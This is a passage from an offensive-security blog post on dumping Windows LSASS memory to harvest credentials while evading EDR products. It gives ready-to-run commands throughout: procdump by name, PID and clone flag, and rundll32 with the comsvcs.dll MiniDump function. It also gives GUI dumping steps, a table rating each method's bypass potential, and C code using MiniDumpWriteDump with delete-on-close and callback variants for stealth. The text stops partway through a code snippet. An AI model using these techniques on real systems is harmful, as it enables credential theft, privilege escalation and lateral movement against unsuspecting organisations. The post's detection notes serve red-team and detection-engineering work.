Shadows of LSASS Dumping: Evasion Techniques and the Ongoing Struggle of EDR Solutions to Defend a Prime Attacker Target

APRIL 29, 2025

USMAN SIKANDER
OFFENSIVE SECURITY RESEARCHER

Blog Summary:

In this blog, we delve deep into the significance of the Local Security Authority Subsystem Service (LSASS) as a high-value target for adversaries, red teamers, and penetration testers alike. Responsible for enforcing security policies, handling authentication, and storing sensitive credentials in memory, LSASS presents a lucrative opportunity for attackers seeking to escalate privileges or move laterally within a compromised environment.

We begin by exploring why LSASS is so critical, highlighting its role in Windows security architecture and its appeal as a target. The blog then categorizes and analyzes various tools and techniques used to dump LSASS memory, including:

- Microsoft-signed tools that can be misused for stealthy access,
- Different Methods to dump lsass using Windows API calls
- Open-source utilities commonly leveraged in offensive operations,
- Custom-developed tools that exploit lesser-known methods to evade detection.

Finally, we examine real-world evasion tactics that continue to bypass even top-tier Endpoint Detection and Response (EDR) solutions. By dissecting the behavioral and technical weaknesses in modern security controls, we shed light on why LSASS dumping remains a persistent threat and a red-hot focus area in adversary emulation and detection engineering.

Why LSASS Is a Prime Target for Attackers?

The **Local Security Authority Subsystem Service (LSASS)** is a critical component of the Windows operating system responsible for enforcing security policies, handling user authentication, and managing sensitive information such as password hashes, Kerberos tickets, and access tokens. When a user logs into a Windows machine, LSASS securely stores the credentials in memory to facilitate seamless authentication processes across sessions and services. This centralized storage of authentication secrets makes LSASS a **prime target for attackers**, red teamers, and penetration testers seeking to extract credentials and gain unauthorized access to systems. By dumping LSASS memory, adversaries can retrieve plaintext passwords, NTLM hashes, and other authentication artifacts, enabling them to escalate privileges, perform lateral movement, or establish persistent access within an environment.

How Do Attackers Use Them?

The Local Security Authority Subsystem Service (LSASS) is a Windows process responsible for handling authentication, storing domain and local user credentials in memory during user logins. These credentials, including plaintext passwords, **NTLM hashes**, and **Kerberos tickets**, can be extracted if an attacker gains the necessary privileges on an endpoint. Accessing LSASS memory allows adversaries to harvest valuable credentials for lateral movement, privilege escalation, and domain dominance.

Instead of executing tools like **Mimikatz** directly on a compromised machine—which risks detection by antivirus or EDR—attackers increasingly opt to create LSASS memory dumps and exfiltrate them for offline analysis. This method is not only stealthier but also allows credential extraction to be performed outside the reach of endpoint protections.

Among the most well-known tools for credential extraction is **Mimikatz**, developed by Benjamin Delpy, which can directly read LSASS memory or parse dumped memory files to recover authentication data. Delpy's research into Windows authentication internals has made Mimikatz a staple tool for red teamers and threat actors alike.

Understanding the Methods Behind LSASS Dumping:


Microsoft-Signed Binaries and Tools

Attackers often abuse trusted Microsoft-signed binaries to dump LSASS memory, exploiting the trust these binaries inherently have within the Windows ecosystem. This helps bypass security mechanisms like Application Whitelisting and some basic EDR heuristics.

1) **ProcDump With Process Name**
   ProcDump is a Microsoft Sysinternals utility used to monitor and create memory dumps of processes. Attackers can use it to target LSASS by specifying the process name (**lsass.exe**).

   ➢ procdump.exe -AcceptEula -ma lsass.exe lsass_dump.dmp

   - `-AcceptEula`: Automatically accept the Microsoft Software License Terms.
   - `-ma`: Writes a full memory dump.
   - `lsass.exe`: Targets the LSASS process by name.
   - `lsass_dump.dmp`: Output dump file.




Note: Most EDRs have built-in signatures and behavioral rules to flag ProcDump when targeting lsass.exe. Leaves clear forensic artifacts (file creation, command-line). EDRs are normally looking for **.dmp** extension on disk to detect the lsass dumping. ProcDump by default create **.dmp** extension user don't have any control on it, we can change the name of file but not the extension which leads to detection.

2) **ProcDump With Process ID**

Instead of using the process name, you can supply the LSASS Process ID to ProcDump, which is more specific and sometimes used to evade name-based detection rules.

- tasklist | findstr lsass.exe
- procdump.exe -AcceptEula -ma 1444 lsass_dump.dmp

  - `-AcceptEula`: Automatically accept the Microsoft Software License Terms.
  - `-ma`: Writes a full memory dump.
  - `1444`: Lsass Process ID.
  - `lsass_dump.dmp`: Output dump file.




Note: Slightly stealthier than using process name (avoids static rules matching on lsass.exe). May bypass simplistic command-line detections. But, Leaves clear forensic artifacts (file creation, command-line). EDRs are normally looking for **.dmp** extension on disk to detect the lsass dumping. ProcDump by default create **.dmp** extension user don't have any control on it, we can change the name of file but not the extension which leads to detection.

3) **ProcDump With Clone Flag**

Modern Windows supports a /clone flag that clones a process and dumps the clone's memory. This can bypass some EDR hooks by not directly attaching to the original LSASS process.

- tasklist | findstr lsass.exe
- procdump.exe -AcceptEula -r -ma 1444 lsass_dump.dmp

  - `-AcceptEula`: Automatically accept the Microsoft Software License Terms.
  - `-r`: Uses a clone to create a dump.
  - `-ma`: Writes a full memory dump.
  - `1444`: Lsass Process ID.
  - `lsass_dump.dmp`: Output dump file.





4) **Task Manager**

Task Manager in Windows 10 and later allows users to create a dump file of LSASS via the GUI.

Steps:

- Press Ctrl + Shift + Esc to open Task Manager.
- Go to the "Details" tab.
- Locate lsass.exe.
- Right-click → "Create dump file".
- The dump will be written to %TEMP%\lsass.dmp.






Note: Requires interactive session and administrative rights. Modern EDRs are highly monitored task manager lsass dumping activities. Modern EDRs detect LSASS dump via Windows Event Tracing or File System Access. Leaves clear file path and dump artifact in %TEMP%. Mostly Suitable and still worth to try when you have interactive session during penetration testing or red teaming activities.


5) Process Explorer

Process Explorer is another Microsoft Sysinternals tool that provides detailed process information and allows for memory dumps via the GUI.

Steps:

- Run **Process Explorer** as administrator.
- Find lsass.exe in the process list.
- Right-click → **"Create Dump"** → **"Create Full Dump"**.
- Save the output .dmp file.






Note: Requires interactive session and administrative rights. Modern EDRs detect LSASS dump via Windows Event Tracing or File System Access. Leaves clear file path and dump artifact on disk. Mostly Suitable and still worth to try when you have interactive session during penetration testing or red teaming activities.

6) Comsvcs.dll

comsvcs.dll is a signed Microsoft DLL that contains the **MiniDump** function, which can be invoked using rundll32.exe to dump LSASS memory. This technique is often abused because rundll32.exe is a trusted Windows binary.

- rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump <PID> C:\Users\Public\lsass.dmp full




Note: This method is favored in some red team scenarios due to its stealth and low signature footprint. However, newer EDRs are increasingly detecting its misuse. Command-line arguments are often logged and analyzed.


Method	EDR Bypass Potential	Detection Risk	Notes
ProcDump (Name)	Low	High	Obvious command-line and process targeting LSASS
ProcDump (PID)	Low-Medium	High	Slightly stealthier; still noisy
ProcDump (Clone)	Medium	Medium	Bypasses inline hooks, newer detection catching up
Task Manager	Medium	Medium-High	GUI-based; some EDRs miss this, but logs exist
Process Explorer	Medium	Medium-High	Trusted tool but often monitored
comsvcs.dll (rundll32)	High	Medium	Stealthy if EDR doesn't flag it; abused commonly

Open-Source Utility

1) Process Hacker

Process Hacker is a powerful open-source task manager and system monitoring tool often used by system administrators, security researchers, and unfortunately, also abused by adversaries. It provides deep visibility into running processes, services, memory usage, and allows direct interaction with system processes. User interaction is required to dump lsass. Most of the case less monitored by modern EDRs solutions and can be an effective during engagements.


Process Hacker [DESKTOP-79P1C73\DARKN3T] (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Processes Services Network Disk
Name PID CPU I/O total ... Private b... User name Description
lsass.exe 1444 Local Security Authority Proce...
Terminate Del
Terminate tree Shift+Del
Suspend
Restart
Create dump file...
Debug
Virtualization
Affinity
Priority
I/O priority
Services
Miscellaneous
Window
Search online Ctrl+M
Send to
Open file location Ctrl+Enter
Properties Enter
Copy Ctrl+C
Copy "PID"


Save As
This PC › Local Disk (C:) › Users › Public › Public Videos
Search Public Videos
Organize New folder
Screenshots
No items match your search.
OneDrive
This PC
Local Disk (C:)
Personal (E:)
Work (G:)
Network
File name: lsass.exe.dmp
Save as type: Dump files (*.dmp)
Hide Folders
Save
Cancel

Note: GUI-based interaction may bypass basic command-line monitoring. Allows direct memory access using native APIs, bypassing some userland hooks.

Custom Tool: Windows API calls to Dump Lsass Manual

1) MiniDumpWriteDump

MiniDumpWriteDump is a Windows API function provided by DbgHelp.dll that allows you to create a snapshot (minidump) of a process's memory. This snapshot can include a variety of information like stack traces, loaded modules, and memory segments. It's commonly used by debuggers, crash reporters, and attackers to extract sensitive data from processes.

Prototype:

```
BOOL MiniDumpWriteDump (
  HANDLE hProcess,
  DWORD ProcessId,
  HANDLE hFile,
  MINIDUMP_TYPE DumpType,
  PMINIDUMP_EXCEPTION_INFORMATION ExceptionParam,
  PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,
  PMINIDUMP_CALLBACK_INFORMATION CallbackParam
);
```

Code Snippet:

```
#include <windows.h>
#include <dbghelp.h>
#pragma comment(lib, "dbghelp.lib")


void DumpProcess(HANDLE hProcess, DWORD pid) {

   HANDLE hFile = CreateFileA("dump.dmp", GENERIC_WRITE, 0, nullptr, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, nullptr);
   if (hFile != INVALID_HANDLE_VALUE) {
      MiniDumpWriteDump (hProcess, pid, hFile, MiniDumpWithFullMemory, nullptr, nullptr, nullptr);
      CloseHandle(hFile);

   }

}
```

Note: EDRs monitor MiniDumpWriteDump API calls and can detect this technique. Another drawback of this technique is it write dump directly on disk which can lead to detection but still threat actors are using this technique.

2) MiniDumpWriteDump With FILE_ATTRIBUTE_TEMPORARY | FILE_FLAG_DELETE_ON_CLOSE

This variation uses specific file attributes when creating the dump file:

- FILE_ATTRIBUTE_TEMPORARY: Tells the system the file is temporary.
- FILE_FLAG_DELETE_ON_CLOSE: Automatically deletes the file when the handle is closed.

💀 **Used by malware to avoid creating a persistent dump file on disk, or to evade EDRs by minimizing forensic footprint.**

Code Snippet:

```
HANDLE hFile = CreateFileA("temp.dmp", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
   FILE_ATTRIBUTE_TEMPORARY | FILE_FLAG_DELETE_ON_CLOSE, NULL);

if (hFile != INVALID_HANDLE_VALUE) {
   MiniDumpWriteDump (hProcess, pid, hFile, MiniDumpWithFullMemory, NULL, NULL, NULL);
   // No need to delete the file – it's deleted automatically on CloseHandle
   CloseHandle(hFile);
}
```

Note: As compare to the above technique this will create dump in memory to avoid the on-disk detection but one of the drawbacks of using these parameters if the resources are not free then the operating system will write dump on disks instead of memory which can lead to detection and it gives less control over dumps in memory.

3) MiniDumpWriteDump Callbacks

MiniDumpWriteDump will dump lsass process memory to disk, however it's possible to use **MINIDUMP_CALLBACK_INFORMATION** callbacks to create a process minidump and store it memory, where we could encrypt it before dropping to disk or exfiltrate it over the network.

Callback Structure:

```
typedef struct _MINIDUMP_CALLBACK_INFORMATION {
  MINIDUMP_CALLBACK_ROUTINE CallbackRoutine;
  PVOID CallbackParam;
} MINIDUMP_CALLBACK_INFORMATION, *PMINIDUMP_CALLBACK_INFORMATION;
```

Code Snippet:

```
BOOL CALLBACK MiniDumpCallback(
   PVOID CallbackParam,
   const PMINIDUMP_CALLBACK_INPUT CallbackInput,
   PMINIDUMP_CALLBACK_OUTPUT CallbackOutput
) {
   if (CallbackInput->CallbackType == ModuleCallback) {
